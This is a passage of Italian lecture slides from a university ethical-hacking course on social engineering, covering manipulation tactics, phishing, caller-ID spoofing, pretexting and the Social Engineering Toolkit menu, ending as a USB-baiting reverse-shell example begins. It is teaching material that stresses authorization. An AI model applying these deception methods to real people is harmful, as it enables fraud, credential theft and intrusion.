Università degli Studi di Salerno

Dipartimento di Informatica

Penetration Testing & Ethical Hacking

Social Engineering

Arcangelo Castiglione
arcastiglione@unisa.it

Outline

- Concetti Preliminari
- Modellare la Psicologia Umana
- Processo di Attacco
- Metodi di Attacco
- Social Engineering Toolkit (SET)

Outline

- **Concetti Preliminari**
- Modellare la Psicologia Umana
- Processo di Attacco
- Metodi di Attacco
- Social Engineering Toolkit (SET)

Concetti Preliminari


- L'Ingegneria Sociale (o *Social Engineering*) sfrutta le «debolezze umane» per apprendere ed ottenere informazioni talvolta preziose

> **È l'arte dell'inganno**

Vitale per un pentester quando non ci sono vulnerabilità digitali (o fisiche) che potrebbero essere sfruttate sulla macchina target

Concetti Preliminari

- Le **persone** (componente umana) rappresentano di solito l'**anello più debole** nella difesa della sicurezza di un qualsiasi asset



Livello più vulnerabile dell'infrastruttura di sicurezza

- L'essere umano è per sua natura una creatura sociale e questo potrebbe diventare una «vulnerabilità sfruttabile»
  - I pentester (o gli ingegneri sociali) potrebbero sfruttare questa «vulnerabilità» per ottenere informazioni riservate o per accedere ad aree/risorse riservate

Concetti Preliminari

- L'ingegneria sociale prevede **diversi vettori di attacco**

- Ciascuno attacco è di solito
  - Limitato solo dall'immaginazione di chi lo conduce (pentester o attaccante) e
  - Personalizzato in base alla «vittima» da attaccare

Concetti Preliminari

- Dal punto di vista della sicurezza, l'ingegneria sociale rappresenta un'**arma potente**
  - Utilizzata per **manipolare le persone** e raggiungere l'obiettivo desiderato

- In molte organizzazioni questa pratica potrebbe essere utilizzata per
  - Valutare la sicurezza e l'affidabilità dei dipendenti
  - Investigare le debolezze (umane) del personale

- L'**utilizzo** di tecniche di **ingegneria sociale** deve essere **esplicitamente richiesto** in fase di *Target Scoping* ed **approvato** da **tutte le parti** coinvolte nel processo di penetration testing

Concetti Preliminari

- L'ingegneria sociale è una pratica molto diffusa, adottata da figure totalmente eterogenee tra loro
  - **Penetration tester**
  - Truffatori, ladri d'identità o spie
  - Partner commerciali
  - Reclutatori di lavoro o dipendenti scontenti
  - Addetti alle vendite
  - Etc

- Il fattore di differenziazione tra queste figure è la **motivazione** alla base delle loro azioni

Outline

- Concetti Preliminari
- **Modellare la Psicologia Umana**
- Processo di Attacco
- Metodi di Attacco
- Social Engineering Toolkit (SET)

Modellare la Psicologia Umana

- La psicologia umana è fortemente dipendente dai **sensi**
  - I **sensi** possono essere visti come gli **input** per l'**essere umano**

- L'essere umano percepisce la realtà tramite i suoi cinque sensi
  - Vista, udito, gusto, tatto, olfatto

- L'utilizzo di questi sensi si sviluppa col passare degli anni
  - E rappresenta il metodo attraverso cui noi percepiamo l'ambiente che ci circonda

Modellare la Psicologia Umana

- L'obiettivo (*target*) dell'attività di ingegneria sociale non è un dispositivo elettronico, ma un essere umano, inconsapevole del verificarsi di tale attività

- Un ingegnere sociale potrebbe avere maggiore probabilità di successo durante un attacco, analizzando alcuni atteggiamenti della «vittima» (*target*)
  - Movimenti degli occhi
  - Discrepanze verbali
  - Espressioni facciali (sorpresa, felicità, paura, tristezza, rabbia, etc)
  - Etc

Modellare la Psicologia Umana

- Per un ingegnere sociale è spesso necessaria una **comunicazione diretta** con il target
  - Che permetta di interagire con il target, acquisendone la fiducia

- Tale comunicazione potrebbe avvenire
  - Fisicamente («*de visu*»)
  - Attraverso mezzi tecnologici (telefono, chat, e-mail, videochiamate, etc)

Modellare la Psicologia Umana

- Una strategia di attacco basata sull'ingegneria sociale deve tipicamente tenere in considerazione diversi aspetti
  - Fattori ambientali
  - Conoscenza della vittima (*target*)
  - Abilità nel controllare la comunicazione
  - Etc

- La combinazione di tali aspetti costituisce l'insieme di base delle abilità tipicamente utilizzate da un ingegnere sociale

Modellare la Psicologia Umana

- Il fine dell'interazione tra l'ingegnere sociale ed il target umano è quello di instaurare un rapporto di fiducia con quest'ultimo
  - Così che un attacco possa avere maggiori possibilità di successo

- Tutta l'attività di ingegneria sociale si basa su rapporti di fiducia tra le parti coinvolte
  - Se non è possibile instaurare una solida relazione di fiducia con il target, ci sono molte probabilità che tale attività fallisca

Outline

- Concetti Preliminari
- Modellare la Psicologia Umana
- **Processo di Attacco**
- Metodi di Attacco
- Social Engineering Toolkit (SET)

Processo di Attacco

- Tipicamente un attacco di ingegneria sociale è portato a termine mediante i seguenti passi
  1. Raccolta di Informazioni sul Target (umano)
  2. Identificazione di Punti Vulnerabili del Target (umano)
  3. Pianificazione dell'Attacco
  4. Esecuzione dell'Attacco

Processo di Attacco

- Tipicamente un attacco di ingegneria sociale è portato a termine mediante i seguenti passi
  1. Raccolta di Informazioni sul Target (umano)
  2. Identificazione di Punti Vulnerabili del Target (umano)
  3. Pianificazione dell'Attacco
  4. Esecuzione dell'Attacco

N.B. Non si tratta dell'unico paradigma possibile per effettuare un attacco

Processo di Attacco

Raccolta di Informazioni sul Target

- Esistono vari approcci per scegliere il «target migliore»
  - Raccolta di indirizzi e-mail aziendali utilizzando strumenti avanzati di ricerca
    - Ad esempio, quelli usati per la fase di *Information Gathering*
  - Raccolta di informazioni sui dipendenti dell'asset, attraverso social network e motori di ricerca
  - Identificazione di software, servizi o strumenti utilizzati dall'asset
    - Ad esempio, tramite metadati
  - Coinvolgimento in eventi aziendali e feste
  - Partecipazione a conferenze
  - Etc

Processo di Attacco

Identificazione di Punti Vulnerabili

- Dopo aver «selezionato» il target migliore si dovrebbe
  - Provare ad instaurare con lui una **relazione di fiducia**
    - Ciò potrebbe consentire di ottenere informazioni potenzialmente riservate, senza far insospettire il target stesso
  - Valutare se l'asset utilizza versioni di software obsolete o vulnerabili
    - Che potrebbero essere sfruttate tramite contenuti potenzialmente malevoli (ad esempio, *payload*) da far eseguire al target stesso

- È fondamentale identificare **criticità** riguardanti sia «**debolezze umane**» riscontrate nel target, sia **vulnerabilità tecniche** che potrebbero essere sfruttate facendo leva sulle debolezze umane

Processo di Attacco

Pianificazione dell'Attacco

- Si potrebbe pianificare di attaccare il target sia in maniera diretta che attraverso strumenti tecnologici
  - Il metodo di attacco più proficuo dovrebbe essere determinato in base alle criticità identificate al passo precedente

- **Esempio**
  - Nella fase precedente potrebbe essere stato individuato un impiegato che esegue/apre qualsiasi file ricevuto tramite la sua e-mail
    - A tale impiegato potrebbero essere veicolati payload tramite e-mail

Processo di Attacco

Esecuzione dell'Attacco

- L'attacco pianificato dovrebbe essere condotto con pazienza
  - Per monitorare e valutare i suoi risultati

- In caso di successo, al termine dell'attacco gli ingegneri sociali dovrebbero avere abbastanza informazioni per accedere alle risorse del target a cui sono interessati
  - Questo potrebbe consentire loro di violare ulteriormente l'asset
    - Ad esempio, mediante *tecniche di pivoting*

Outline

- Concetti Preliminari
- Modellare la Psicologia Umana
- Processo di Attacco
- **Metodi di Attacco**
- Social Engineering Toolkit (SET)

Metodi di Attacco

- Dopo aver individuato il target, vengono tipicamente utilizzati vari metodi di attacco
  - *Impersonificazione*
  - *Reciprocità*
  - *Autorità Influente*
  - *Opportunità*
  - *Relazioni Sociali*
  - *Curiosità*

- **N.B.** I fattori psicologici sono quasi sempre alla base di tutti i metodi di attacco utilizzati dall'ingegneria sociale

Metodi di Attacco

- **Impersonificazione**
- Reciprocità
- Autorità Influente
- Opportunità
- Relazioni Sociali
- Curiosità

Metodi di Attacco

Impersonificazione

- Il pentester (o l'attaccante) «finge» di essere qualcun altro per guadagnare la fiducia del target

- **Esempio**
  - Per ottenere **informazioni bancarie** su un determinato target, l'utilizzo di tecniche di *phishing* potrebbe essere una delle soluzioni più efficaci
  - Il pentester (o l'attaccante)
    1. Recupera in qualche modo l'indirizzo e-mail del target, prepara una pagina «fake» identica all'interfaccia del sito Web della banca utilizzata dal target
    2. Prepara ed invia una e-mail formale (ad esempio, per segnalare un problema di aggiornamento degli account) che sembra provenire dalla banca
       - Chiedendo al target di visitare un link per inserire le proprie credenziali bancarie, le quali verranno poi carpite dal pentester (o dall'attaccante)

Metodi di Attacco

- Impersonificazione
- **Reciprocità**
- Autorità Influente
- Opportunità
- Relazioni Sociali
- Curiosità

Metodi di Attacco

Reciprocità

- **Reciprocità:** atto di scambiarsi un favore per ottenere vantaggi reciproci

- Questa attività di ingegneria sociale di solito implica una qualche forma di relazione, tipicamente commerciale o economica, tra il pentester (o l'attaccante) ed il suo target

- Sfruttando il rapporto di fiducia derivante da tale relazione, il pentester potrebbe facilmente individuare e caratterizzare il proprio target
  - Acquisendo così tutte le informazioni necessarie all'attacco del target stesso

Metodi di Attacco

Reciprocità – Esempio

- **[Parte 1 di 2]**
  - **Obiettivo:** Bob vuole conoscere la politica di sicurezza «fisica» attuata da una determinata società
  - Dopo un'attenta valutazione dei dipendenti di tale società, Bob sviluppa un sito Web che vende oggetti di antiquariato a prezzi bassi
    - Attirando così l'interesse di due dipendenti della società, che sono appassionati d'arte
  - Assumiamo che Bob conosca già alcune loro informazioni personali
    - Ad esempio, il loro indirizzo e-mail
  - Bob nota che uno dei due dipendenti (ad esempio, Alice) esce regolarmente in determinati orari per fare acquisti
  - Bob trova il pretesto per entrare in contatto con Alice, guadagnandosi la sua fiducia

Metodi di Attacco

Reciprocità – Esempio

- **[Parte 2 di 2]**
  - In cambio delle informazioni di cui ha bisogno, Bob potrebbe offrire ad Alice un pezzo d'antiquariato unico ad un prezzo estremamente vantaggioso
  - Approfittando di questi fattori psicologici, Bob invia una e-mail ad Alice, chiedendole informazioni riguardanti la politica di sicurezza fisica attuata dalla società per la quale lei lavora
  - Dopo che si è instaurato un rapporto di fiducia, Alice potrebbe rivelare a Bob tali informazioni, violando le responsabilità aziendali
    - Considerandolo un soggetto non pericoloso, oltre che esterno alla società per la quale lei lavora

Metodi di Attacco

- Impersonificazione
- Reciprocità
- **Autorità Influente**
- Opportunità
- Relazioni Sociali
- Curiosità

Metodi di Attacco

Autorità Influente

- **Osservazione:** Gli esseri umani agiscono spesso in modo ripetitivo, accettando di buon grado istruzioni da parte dei loro superiori
  - Ciò avviene anche quando l'istinto suggerisce di non seguire certe istruzioni
  - Questo ci rende vulnerabili a varie minacce

- Metodo di attacco attraverso cui si «manipolano» i ruoli e le responsabilità del pentester (o dell'attaccante)
  - Il pentester (o l'attaccante) «finge» di essere un'autorità influente per il target

- Può essere visto come una sorta di *Attacco di Impersonificazione*

Metodi di Attacco

Autorità Influente – Esempio

- Supponiamo che il pentester (o l'attaccante)
  - Voglia ottenere dall'Amministratore di rete alcuni dettagli di autenticazione per i servizi di una certa società
  - Abbia ottenuto, tramite altre tecniche (ad esempio, *Impersonificazione*), i numeri di telefono dell'Amministratore di rete e del CEO della società

- Mediante tecniche di *Caller ID spoofing* il pentester (o l'attaccante) finge di essere il CEO della società e contatta telefonicamente l'Amministratore di rete
  - Il quale crede che la chiamata provenga dal CEO della società

- Il target (Amministratore di rete) è «influenzato» a rivelare informazioni all'autorità (CEO) «impersonata» dal pentester (o dall'attaccante)
  - Il target rispetterà le istruzioni impartite dal CEO «impersonato» dal pentester


Metodi di Attacco

- Impersonificazione
- Reciprocità
- Autorità Influente
- **Opportunità**
- Relazioni Sociali
- Curiosità

Metodi di Attacco

Opportunità (o Scarsità)

- Si basa sull'avidità degli esseri umani
  - Considerare subito una proposta/opportunità ritenuta particolarmente interessante
    - Opportunità di facile guadagno personale
    - Forti sconti
    - Etc



Metodi di Attacco

Opportunità (o Scarsità) – Esempio


- Un pentester (o un attaccante) intende raccogliere informazioni personali sui dipendenti di una certa organizzazione (o società)
  - Supponiamo che egli già possegga gli indirizzi e-mail di tali dipendenti
- Il pentester (o l'attaccante) crea una e-mail ben strutturata e professionale
  - Che offre «buoni sconto» vantaggiosi su prodotti di tendenza
- I dipendenti che intendono fruire dello «*sconto*» devono però rispondere all'e-mail, specificando alcune loro informazioni personali
  - Ad esempio, abitudini, preferenze, dati anagrafici, numeri identificativi di documenti, etc.

Metodi di Attacco

- Impersonificazione
- Reciprocità
- Autorità Influente
- Opportunità
- **Relazioni Sociali**
- Curiosità

Metodi di Attacco

Relazioni Sociali



- Gli esseri umani hanno spesso bisogno di relazioni sociali
  - Per condividere pensieri, sentimenti, idee, etc

- Facendo leva su queste relazioni, il pentester (o l'attaccante) potrebbe farsi rivelare informazioni riservate

- Ci sono diversi social network dove le persone possono conoscersi e socializzare
  - Facebook, Instagram, etc.

Metodi di Attacco

Relazioni Sociali – Esempio

- Bob viene assunto da una società X per individuare la strategia finanziaria e di marketing usata dalla società Y, così da poter ottenere vantaggi competitivi

- **Bob**
  - Esamina i dipendenti dell'azienda Y e ne individua uno (ad esempio, Alice), responsabile di tutte le operazioni aziendali
  - Fingendosi un laureato in materie economiche, Bob crea intenzionalmente situazioni dove poter incontrare Alice
    - Partecipazione ad eventi sociali, conferenze, cene, anniversari, etc.
  - Acquisito un certo livello di fiducia da parte di Alice, Bob potrebbe essere in grado di ricavare utili spunti sulle prospettive finanziarie e di marketing della società Y

N.B. Maggiore sarà il rapporto di fiducia instaurato con il target e maggiore sarà la probabilità di condurre con successo un attacco di ingegneria sociale

Metodi di Attacco

- Impersonificazione
- Reciprocità
- Autorità Influente
- Opportunità
- Relazioni Sociali
- **Curiosità**

Metodi di Attacco

Curiosità

- Un vecchio proverbio, recita così…

La curiosità ha ucciso il gatto

Metodi di Attacco

Curiosità

- Un vecchio proverbio, recita così…

La curiosità ha ucciso il gatto

È un ammonimento verso gli esseri umani: a volte la nostra curiosità ha la meglio su noi stessi e ci induce in errore

Metodi di Attacco

Curiosità – Esempio

- Supponiamo di essere interessati ad alcune informazioni
  - Ad esempio, quanto guadagna l'amministratore delegato, chi verrà promosso o chi verrà licenziato in una determinata società, etc

- Gli ingegneri sociali potrebbero sfruttare questa naturale curiosità dell'essere umano per usarla a loro vantaggio
  - Il target potrebbe essere indotto a cliccare su un link in una e-mail, per scaricare un documento che sembrerebbe contenere informazioni sui dipendenti della società
    - Stipendio, ore di straordinario, benefit, etc
  - Tale documento potrebbe invece contenere un payload, la cui esecuzione consentirebbe il controllo remoto della macchina del target

- I pentester potrebbero sfruttare la curiosità umana per condurre vari attacchi

Outline

- Concetti Preliminari
- Modellare la Psicologia Umana
- Processo di Attacco
- Metodi di Attacco
- **Social Engineering Toolkit (SET)**

Social Engineering Toolkit (SET)
Introduzione e Caratteristiche

- Insieme di strumenti (*toolkit*) per condurre attività di *Social Engineering*

- Creato dai fondatori di *TrustedSec*
  - https://www.trustedsec.com/

- Principali Caratteristiche
  - Particolarmente avanzato
  - Multifunzione
  - Abbastanza facile da usare

Social Engineering Toolkit (SET)
Introduzione e Caratteristiche

- Fornisce
  - Pieno supporto per condurre in maniera (quasi del tutto) automatizzata varie tipologie di attacchi basati sull'ingegneria sociale
  - Una potente piattaforma che consente di selezionare ed utilizzare le tecniche di ingegneria sociale più moderne, persuasive ed efficaci per numerosi contesti applicativi

Social Engineering Toolkit (SET)
Introduzione e Caratteristiche

- **SET** permette di utilizzare vari metodi (o *vettori*) di attacco
  - E-mail di phishing massive (*Mass mailer*) e mirate (*Spear-phishing*)
    - Contenenti allegati o URL «malevoli»
  - Attacchi basati su pagine Web
  - Creazione di dispositivi portatili «infetti»
    - *USB/DVD/CD baiting*
  - Attacchi basati su Arduino
  - Attacchi basati su Wireless Access Point
  - Attacchi basati su QRCode
  - Etc

Social Engineering Toolkit (SET)
Interfaccia Utente


- È possibile avviare SET digitando **`setoolkit`**

- **N.B.** Per **avviare SET** è necessario disporre dei **permessi di root**

Social Engineering Toolkit (SET)
Interfaccia Utente


- È possibile avviare SET digitando **`setoolkit`**


Output Parziale



Social Engineering Toolkit (SET)


Interfaccia Utente






Social Engineering Toolkit (SET)


Interfaccia Utente





Social Engineering Toolkit (SET)
Interfaccia Utente

- SET consente di effettuare varie attività di Social Engineering



Social Engineering Toolkit (SET)
Interfaccia Utente

- **N.B.** Per poter effettuare le attività di **Social Engineering** è sempre **necessario ottenere** in fase di Target Scoping l'**autorizzazione esplicita** di tutte le **parti coinvolte** nel processo di penetration testing

```
Select from the menu:

  1) Spear-Phishing Attack Vectors
  2) Website Attack Vectors
  3) Infectious Media Generator
  4) Create a Payload and Listener
  5) Mass Mailer Attack
  6) Arduino-Based Attack Vector
  7) Wireless Access Point Attack Vector
  8) QRCode Generator Attack Vector
  9) Powershell Attack Vectors
 10) Third Party Modules

 99) Return back to the main menu.

set>
```

Social Engineering Toolkit (SET)
Esempio – Anonymous USB Attack (USB Baiting)

- Sfrutteremo la **Curiosità** di un potenziale target «per fargli aprire» un payload contenente una *Reverse Shell*


- Useremo SET per effettuare in maniera automatizzata le seguenti operazioni
  1. Creazione di un eseguibile (payload) contenente una *Reverse Shell*
  2. Inserimento dell'eseguibile in un dispositivo *USB*

Social Engineering Toolkit (SET)
Esempio – Anonymous USB Attack (USB Baiting)

- Tale dispositivo USB, in uno scenario reale, potrebbe poi essere lasciato da qualche parte all'interno dell'asset o nei suoi pressi
  - In attesa di qualcuno che lo raccolga e lo inserisca

